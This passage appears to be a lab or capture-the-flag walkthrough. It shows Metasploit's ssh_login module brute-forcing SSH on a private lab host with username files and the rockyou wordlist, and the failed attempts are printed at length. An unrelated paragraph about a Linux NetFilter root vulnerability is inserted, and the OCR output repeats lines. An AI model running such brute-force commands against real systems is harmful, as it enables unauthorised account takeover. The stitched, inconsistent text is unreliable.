   THREADS          1              yes       The number of conc
                                             urrent threads (ma
                                             x one per host)
   USERNAME                        no        A specific usernam
                                             e to authenticate
                                             as
                                             e to authenticate
                                             as
   USERPASS_FILE                   no        File containing us
                                             ers and passwords
                                             separated by space
                                             , one pair per lin
                                             e
   USER_AS_PASS     false          no        Try the username a
                                             s the password for
                                              all users
   USER_FILE                       no        File containing us
                                             ernames, one per l
                                             ine
   VERBOSE          false          yes       Whether to print o
                                             utput for all atte
                                             mpts

msf6 auxiliary(scanner/ssh/ssh_login) > 
```

A new vulnerability was discovered in the Linux NetFilter Firewall Module that once exploited can give ROOT privileges to the attacker. Discovered by Nick Gregory, a senior Threat Researcher at Sophos, this vulnerability affects Linux kernek versions 5.4 through 5.6.10.




```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kal
i/Gohtamm_hack/edward.txt
USER_FILE => /home/kali/Gohtamm_hack/edward.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/shar
e/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.40.1
46
rhosts => 192.168.40.146
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > 
```




```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.40.146:22 - Starting bruteforce
[-] 192.168.40.146:22 - Failed: '031984:123456'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.40.146:22 - Failed: '031984:12345'
[-] 192.168.40.146:22 - Failed: '031984:123456789'
[-] 192.168.40.146:22 - Failed: '031984:password'
[-] 192.168.40.146:22 - Failed: '031984:iloveyou'
[-] 192.168.40.146:22 - Failed: '031984:princess'
[-] 192.168.40.146:22 - Failed: '031984:1234567'
[-] 192.168.40.146:22 - Failed: '031984:rockyou'
[-] 192.168.40.146:22 - Failed: '031984:12345678'
[-] 192.168.40.146:22 - Failed: '031984:abc123'
```

After few weekends, I found no success with user file "edward.txt". I started with file "carmine.txt"




```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kal
i/Gohtamm_hack/carmine.txt
USER_FILE => /home/kali/Gohtamm_hack/carmine.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.40.146:22 - Starting bruteforce
[-] 192.168.40.146:22 - Failed: '041966:!'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.40.146:22 - Failed: '041966:!_archives'
[-] 192.168.40.146:22 - Failed: '041966:!_images'
```

"Amateurs hack systems. Professionals hack people." - Bruce Schneier




```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.40.146:22 - Starting bruteforce
[-] 192.168.40.146:22 - Failed: '041966:!'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.40.146:22 - Failed: '041966:!_archives'
[-] 192.168.40.146:22 - Failed: '041966:!_images'
[-] 192.168.40.146:22 - Failed: '041966:!backup'
[-] 192.168.40.146:22 - Failed: '041966:!images'
[-] 192.168.40.146:22 - Failed: '041966:!res'
[-] 192.168.40.146:22 - Failed: '041966:!textove_diskuse'
[-] 192.168.40.146:22 - Failed: '041966:!ut'
[-] 192.168.40.146:22 - Failed: '041966:.bash_history'
[-] 192.168.40.146:22 - Failed: '041966:.bashrc'
[-] 192.168.40.146:22 - Failed: '041966:.cvs'
[-] 192.168.40.146:22 - Failed: '041966:.cvsignore'
[-] 192.168.40.146:22 - Failed: '041966:.forward'
```




```
[-] 192.168.40.146:22 - Failed: 'carmine:!ut'
[-] 192.168.40.146:22 - Failed: 'carmine:.bash_history'
[-] 192.168.40.146:22 - Failed: 'carmine:.bashrc'
[-] 192.168.40.146:22 - Failed: 'carmine:.cvs'
[-] 192.168.40.146:22 - Failed: 'carmine:.cvsignore'
[-] 192.168.40.146:22 - Failed: 'carmine:.forward'
[-] 192.168.40.146:22 - Failed: 'carmine:.history'
[-] 192.168.40.146:22 - Failed: 'carmine:.htaccess'
[-] 192.168.40.146:22 - Failed: 'carmine:.htpasswd'
[-] 192.168.40.146:22 - Failed: 'carmine:.listing'
[-] 192.168.40.146:22 - Failed: 'carmine:.passwd'
[-] 192.168.40.146:22 - Failed: 'carmine:.perf'
[-] 192.168.40.146:22 - Failed: 'carmine:.profile'
[-] 192.168.40.146:22 - Failed: 'carmine:.rhosts'
[-] 192.168.40.146:22 - Failed: 'carmine:.ssh'
[-] 192.168.40.146:22 - Failed: 'carmine:.subversion'
[-] 192.168.40.146:22 - Failed: 'carmine:.svn'
```

This failed too. I started testing with user file "sal.txt"

"No Technology that's connected to the Internet is unhackable."
- Abhijit Naskar.

